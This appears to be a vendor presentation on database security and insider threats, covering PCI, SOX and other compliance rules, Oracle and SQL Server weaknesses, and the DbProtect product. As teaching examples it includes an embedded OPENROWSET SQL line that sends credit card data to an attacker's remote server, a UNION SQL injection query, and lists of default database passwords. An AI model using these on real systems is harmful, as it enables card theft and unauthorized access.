

Database Security & The Insider Threat

# Securing Business by Securing Database Applications

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# Agenda:

- Grounding Regulatory Compliance in the Database
- The Insider Threat Attacks and Countermeasures
- Database Security & Monitoring Best Practices
- Securing Databases with DbProtect
- Q&A



# Federal Regulations Governing Data Security

# Gramm-Leach-Bliley Act

- All about data privacy
  - Requires that financial institutions safeguard "Personally Identifiable information" (PII)
    - ......However.....
  - Providing personalized service requires access to personal information
- Necessitates implementing systems and controls to provide simple but secure access to sensitive PII data
- GLBA compliance is considered a "best practice" by many retailers

# Sarbanes-Oxley Act

- All about data integrity
  - Mandates that public companies have effective controls on financial reporting data.
- Access controls
  - Segregation of duties
  - Access provided only with proper business requirement
- Audit trail
  - What changes have been made?
  - When were they made?
  - Who made them?



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#### FISMA (NIST 800-53)

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#### OMB Memo M-06-16

"Log all computer-readable data extracts from databases holding sensitive information..."

- Focused on data privacy and audit
  - Requires that organizations identify databases containing sensitive data
  - Requires auditing of reads (extracts) from those systems
  - Requires a means to determine where the data has gone
- Necessitates implementing systems and controls to ensure organizations "Trust but Verify"



# Payment Card Industry Data Security Standard

#### A Combination of data privacy and data integrity rules

- Access controls
- Authentication
- Audit trail
- Encryption
- Vulnerability assessment

#### Penalties are Severe

- Non-compliance fine (egregious violations up to \$500k)
- Ban from processing credit card transactions
- Increased processing fees
- Forensic investigation costs
- Disclosure / dispute resolution costs
- Issuers and Acquirers face unlimited liability



# **PCI** Requirements Mandate Database Security

Section	Description
2	Ensure default passwords are changed
3	Protect Stored Data (Encryption)
4	Protect data in transit across the network (to/from DB)
6	Develop and maintain secure systems using vulnerability assessment tools
7	Implement strong authentication, authorization, and access controls
8	Assign unique IDs and implement strong password security
10	Auditing and database security monitoring
11	Regular review of security controls and audit data



#### Data is under Attack



#### A Chronology of Data Breaches

http://www.privacyrights.org/ar/ChronDataBreaches.htm

Tracking Sensitive data breaches – since Feb. 2005

**Several Hundred Incidences** 

Victims: Financial Services, Federal Gov't, Universities,
Manufacturers, Health Care, Consulting & Audit Firms,
etc. etc. etc.

TOTAL number of records containing sensitive personal information involved in security breaches -

As of this Week >158,000,000 Records



#### Costs of a Breach

- In 2006 Breaches cost companies an average of \$182 per compromised record -- a 31% increase over 2005.
- Of 31 companies studied that experienced a data breach in 2006, direct costs ranged from \$1 Million to over \$22 Million

source: Ponemon Institute, October 2006

 These figures do not take into account the brand damage and loss of market capitalization incurred by the companies studied.
 The real costs of a breach are astronomical.

#### The Database "Insider Threat"

#### Who are Insiders?

The CISO of one of the largest banks in the world says...

# "I define insiders in three categories

- 1. Authorized and Intelligent
  - use IT resources appropriately
- 2. Authorized and "stupid"
  - make mistakes that may appear as malicious or fraudulent.
- 3. Unauthorized and Malicious
  - mask either <u>their identity</u> or <u>their behavior</u> or <u>both!</u>

The first two categories I can identify and track with identity management systems – the latter, I can not!!"



#### The Database "Insider Threat"

- Why is it important to understand who are the Users?
  - 80% of attacks originate on the Inside
    - Typically Difficult to detect
  - 65% of Threats go Undetected
  - 25% of Enterprises detected Security Breaches
- Do you know who they are?
- Can you monitor all database access and behavior?
- Do you know your enterprise DB vulnerability profile?
- Would you pass a Privileged User Audit?
- Is your Audit Trail Tamper Hardened? Non-repudiation?



#### The Database "Insider Threat"

- Let's break it down a bit further...
  - Authorized Users
    - Employees Clerks, Accountants, Finance, Salespeople, Purchasing, etc.
  - Privileged Users
    - DBA's, DB/App Developers, Application QA, Contractors, Consultants
  - Knowledgeable Users
    - IT Op's, Network Op's, Security Personnel, Audit Personnel
  - Outsiders or Malicious User with Insider Access and/or vulnerability knowledge
    - The sophisticated "white collar" criminal

An individual may belong to more than one group



#### **Database Vulnerabilities**

- Buffer Overflows
- Denial of Service
- Default and Weak Passwords
- Privilege Escalation
- Excessive Privileges
- SQL Injection
- Accessing Operating System Resources
- Misconfigurations



#### **Database Security Threats**

- Missing Patches
  - Buffer Overflows
  - Denial of Service
  - Privilege Escalation
- Outside Forces
  - SQL Injection
  - Root Kits
- And they just keep coming......
  - Ex. Oracle now on quarterly patch schedule



#### **Default and Weak Passwords**

- Oracle default passwords
  - Hundreds of known default usernames/passwords
  - DBSNMP and OUTLN almost always unlocked
- Weak passwords are "easily-guessed"
  - Attacking a single account with a dictionary of 100k+ passwords
  - Attacking many accounts with a few very common passwords
  - Attacking accounts where username = password
- Password dictionaries
  - http://www.openwall.com/passwords/wordlists/
  - http://www.petefinnigan.com/default/default\_password\_list.htm
- Use the proper safeguards against password crackers
  - Use a PROFILE that enforces account lockout and password expiration
  - Use the password verify function to force users to choose strong passwords
    - Minimum of 6 characters
    - Not a dictionary word
    - Include at least one number or special character
  - Enable auditing of CREATE SESSION WHEN NOT SUCCESSFUL...and regularly review the logs!



# **Misconfigurations**

# Security features don't work when they are disabled!

- Listener Security
  - 9i and earlier off by default
  - 10g and beyond default is local OS authentication only
- ADMIN\_RESTRICTIONS
  - Stops remote configuration of Listener
  - All config changes direct to listener.ora
- O7\_DICTIONARY\_ACCESSIBILITY
  - ANY System Privileges apply to SYS schema
  - Backwards compatibility mode for Oracle7
- SQL92\_SECURITY
  - Requires SELECT Privilege to run INSERT/UPDATE with WHERE



#### **Excessive Privileges**

#### Practice the *Principal of Least Privilege*

- Minimize rights to PUBLIC
  - Ex. UTL\_FILE
    - Allows access to host OS
    - EXEC granted to PUBLIC by default
  - UTL\_HTTP, UTL\_SMTP, UTL\_TCP.....
- Restrict access to powerful roles
  - Even CONNECT
- Limit grants of System Privileges
  - Particularly those with ANY clause
  - And those with ADMIN OPTION
  - Also
    - ALTER SYSTEM
    - CREATE PROCEDURE
    - ALTER USER
    - ALTER PROFILE
    - EXPORT FULL DATABASE
    - IMPORT FULL DATABASE



# **Missing Patches - Buffer Overflows**

# Allow an attacker to overwrite system memory with arbitrary data

- Most dangerous are those that allow arbitrary commands to be executed by unauthenticated users.
  - No matter how strongly you've set passwords and other authentication features.

#### Significant Oracle Database Buffer Overflows:

- TZ\_OFFSET buffer overflow (Oracle 9i)
- CREATE DATABASE LINK overflow (Oracle 8i, 9i)
- EXTPROC library name overflow (Oracle 10g)
- MDSYS.MD2 buffer overflow (Oracle 8i, 9i, 10g)



#### Missing Patches - Denial of Service

Attacks that could result in the database crashing or failing to respond to connect requests or SQL Queries.

# Significant Database Denial of Services:

Oracle8i: NSPTCN data offset DoS

https://www.appsecinc.com/Policy/PolicyCheck31.html

Oracle9i: SNMP DoS

https://www.appsecinc.com/Policy/PolicyCheck45.html

Oracle10g: service\_register\_NSGR DoS

https://www.appsecinc.com/Policy/PolicyCheck135.html



# Missing Patches - Privilege Escalation

# Allows a database user to gain unauthorized access

- Obtain DBA or equivalent rights
  - DBMS\_METADATA allows PUBLIC to run SQL as SYS
    - Versions 9i → 10gR2
    - Fixed in April 2005 CPU
- Modify or Delete data
  - Users with CREATE VIEW privilege can INSERT, UPDATE, or DELETE any data they can SELECT
    - Versions 8i → 10gR2
    - Fixed in April 2006 CPU



# **Missing Patches**

# Critical Patch Update (CPU) Released Every Quarter

http://www.oracle.com/technology/deploy/security/critical-patch-updates

- Second Tuesday of January, April, July, and October
- Typically contain 12+ database vulnerabilities
  - Each with CVSS scores
  - Critical issues fixed every quarter

# It's hard to keep up...

- Most organizations are 6-9 months behind
- Consider database monitoring to protect critical systems during their window of vulnerability

# ...Do your best

- Establish a patching program starting with sensitive systems
- Build an efficient testing process to quickly accept patches



# **Outside Forces - SQL Injection**

A common type of web application vulnerability that allows a web user to directly interact with the database.

# Change:

```
select CLASS_NAME from CLASSES_TABLE
where DEPARTMENT = 'ENGINEERING'
```

#### To:

```
select CLASS_NAME from CLASSES_TABLE
where DEPARTMENT = 'ENGINEERING'
UNION select SSN from STUDENTS
where 'q' = 'q'
```



#### **Outside Forces - Oracle Root Kits**

- Creates a back door on a computer system
- Have been used on operating system for many years
  - Create a copy of a system command
  - Place hackers commands in new replacement system commands
- Root kit is used after breaking into a system
  - Allows the hacker to come back later
  - And to stay totally cloaked
- Change system to
  - Not show that the hacker is logged in
  - Not log what the hacker does
  - To allow hacker to do anything
- In 2005, Alexander Kornbrust introduced root kits for Oracle
- Full copy of presentation available at:
  - http://www.red-database-security.com/wp/db\_rootkits\_us.pdf
- Demonstrated hiding users granted DBA
  - Modified the DBA\_USERS and ALL\_USERS views
- Demonstrated hiding connection
  - Modified the v\$session view





# Attack Scenarios and Examples

#### Attack Scenario: "Insider X" Harvests Credit Cards

- "Insider X" is a database developer at a large retailer.
  - He is responsible for writing the code that accepts credit card information from POS terminals and writes it into a database.
- "Insider X" is addicted to adult chat rooms on the internet.
  - After spending thousands on his habit, he realizes he can't afford to continue, but he can't stop.
- "Insider X" plots to clandestinely credit card numbers from his employer's customers.
  - He'll use those credit card numbers to buy more time in the chat rooms.



#### The "Insider X's" Plan

- The plan is to embed malicious code into the database that processes and stores customer data.
  - He will harvest credit card data as it is being processed into the system, rather then attempting to take it after the fact.
- "Insider X" has control over the database while in development, but will have no access when it goes to production
  - His attack needs to send the data to him....and do so without getting noticed.
- "Insider X" will use a Microsoft SQL Server database on a development server that he owns to collect the credit card numbers.
  - He will take them home on disk and delete the records from the SQL Server every night.



#### The Attack

- "Insider X" knows that the SQL OLE DB Provider is installed on the target database server.
  - This means he can use the OPENROWSET function to send data to his remote SQL Server database.
- His attack is a simple line of SQL code embedded into the transaction processing system:

```
INSERT INTO
OPENROWSET('SQLOLEDB','uid=sa;
pwd=qwerty; Network=DBMSSOCN;
Address=192.168.10.87,1433;', 'select * from
Customers..Info') values (@FirstName,
@LastName, @ccNumber, @ccType,
@ccSecNumber, @ccExpDate)'
```

#### The Attack in Detail

OPENROWSET uses the OLE DB provider to set up a connection to the remote database.

#### **INSERT INTO**

OPENROWSET('SQLOLEDB','uid=sa;pwd=qwerty;Network=DBMSSO CN;Address=192.168.10.87,1433;','select \* from Customers..Info')

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
The attackers database is located at 192.168.10.87 on port 1433

Write the data to the Info table in the Customer's database...on "Insider X"'s server

This is the information that we're going to steal. Name, credit card number, expiration date, and security code....all the good stuff




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


# "Insider X"'s Attack in progress...





# "Insider X"'s Attack Complete



16,000+ credit card numbers.....that's about \$80M in Credit!!!



#### **The Outcome**

- Once the application was deployed, "Insider X" collected at least 300 credit card numbers daily
  - After some time "Insider X" had thousands of records in his own SQL Server...without being noticed by anybody
- During the next scheduled application update, "Insider X" removed the attack code from the system
  - No trace remained on the victim's SQL Server
- "Insider X"'s heist was a success
- When the attack was finally detected, it was too late to do anything about it.
  - Investigations, fines, firings, brand damage.....it was bad for everyone....except "Insider X"



# **Attack Scenario: Password Cracking**

#### Oracle Defaults (hundreds of them)

- User Account: internal / Password: oracle
- User Account: system / Password: manager
- User Account: sys / change\_on\_install
- User Account: dbsnmp / Password: dbsnmp

#### Microsoft SQL Server Defaults

User Account: SA / Password: null

# Sybase Defaults


User Account: SA / Password: null

# MySQL Defaults

- User Account: root / Password: null
- User Account: admin / Password: admin
- User Account: myusername / Password: mypassword




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


# **Next Steps: Privilege Escalation**





#### The Attacker Owns the Database





#### **Preventing the Password Attack**

#### Vulnerability assessment

- Change Default Passwords
  - Remove SCOTT/TIGER
- Implement Password Controls
  - Account Lockout
  - Password Expiration
  - Password Complexity
    - Minimum Password Length

#### **Activity Monitoring**

- Monitor Database Login activity
  - Log all failed and successful logins
  - Alerts on repeated failed logins



# **Oracle Voyager Worm**

- Posted to Full Disclosure list in October 2005
  - By an anonymous source
- Not truly a worm
  - Really an example of how easy a worm could be
- Based on Oracle PL/SQL only
  - Only works if you aren't securing your Oracle database
  - Reminds us of the MS SQL Spida worm
    - Relies on default usernames/passwords
    - Relies on default port 1521
- Not dangerous (broken) in its current form



# What Does The Voyager Worm Do?

- Gets the local IP address
  - Use UTL\_INADDR built-in package
  - Cuts off the last octet to generate a local subnet
- Looks for other Listeners on local subnet
  - Uses UTL\_TCP built-in package
- Sends connect and waits for response
  - Sends to port 1521
- Looks for an instance name
- Create a database link to each Oracle instance found
  - Uses DBMS\_SQL
  - Relies on default usernames and passwords
- Runs commands on Instance



# **Oracle Voyager Worm - Version 2**

- December 27<sup>th</sup>, 2005 enhanced version of Voyager worm released
  - Posted on Full Disclosure mailing list
- Still lacks the propagation techniques
  - Discovers other Oracle databases on the network
  - But does not make the final step of copying worm to databases
- Dangerous payloads
  - Backdoors a system
  - Uses Logon triggers
  - Emails your usernames and passwords to several addresses
- Denial of Service
  - Shuts down all listener services on the local subnet
- Tries to access other systems
  - Using default usernames and passwords




## **Preventing Voyager**

- Very easy to prevent
  - Get rid of default username/passwords
  - Revoke public permissions on built-in packages
- Oracle10g\Latest version of database is first step
  - Most default usernames/passwords locked or removed
  - But 95% of databases are still old versions
- Oracle behind a firewall
  - Default configuration is very standard
  - Most large companies would be vulnerable to a real worm



# **How Do You Stop the Malicious Insider?**

## Apply the vulnerability management lifecycle...



## **Database Security Best Practices**

#### Vulnerability Assessment

- Discover what you have to build an updated inventory
- Regularly assess your databases for known vulnerabilities
- Patch and reconfigure based on value and risk

#### Database Activity Monitoring

- Alert in real-time against attempted exploits
- Alert in real time against any other suspicious or unusual access
- Determine who accessed which systems, when, and how
- Determine what they did (both users and administrators)
- Understand where the threat / risk originates and deploy the appropriate solution to defend against such threats


#### Change Auditing


- Establish a baseline policy for database configuration, schema, users, privileges and structure – and then track deviations from that baseline
- Selective, Column-Level Encryption



# **Assess: Discover all your databases**










## **Prioritize: Analyze Risk**








#### Fix

Patch to limit exposure to known vulnerabilities





- Remediate misconfigurations
  - Generate Fix-scripts
    - -- The following statement is to fix a vulnerability within the following check:
    - -- srv\_paraminfo buffer overflow in xp\_peekqueue

USE master

GO

REVOKE EXECUTE ON master.dbo.xp\_peekqueue FROM public

GO


Identify and change default & weak passwords



## **Monitor: Database Activity**

## Alert potential security issues, log routine business transactions







# **DbProtect: Preventing the "Insider X" Attack**

# **AppDetective**


- Discover unauthorized databases
- Configure secure settings
  - Disable OLE DB Ad-hoc queries

# **AppRadar**

- Monitor changes to stored procedures
  - Log the change and who made it
- Detect use of sensitive and powerful functions
  - OPENROWSET




## **DbProtect AppDetective: Discover the Unauthorized DB**



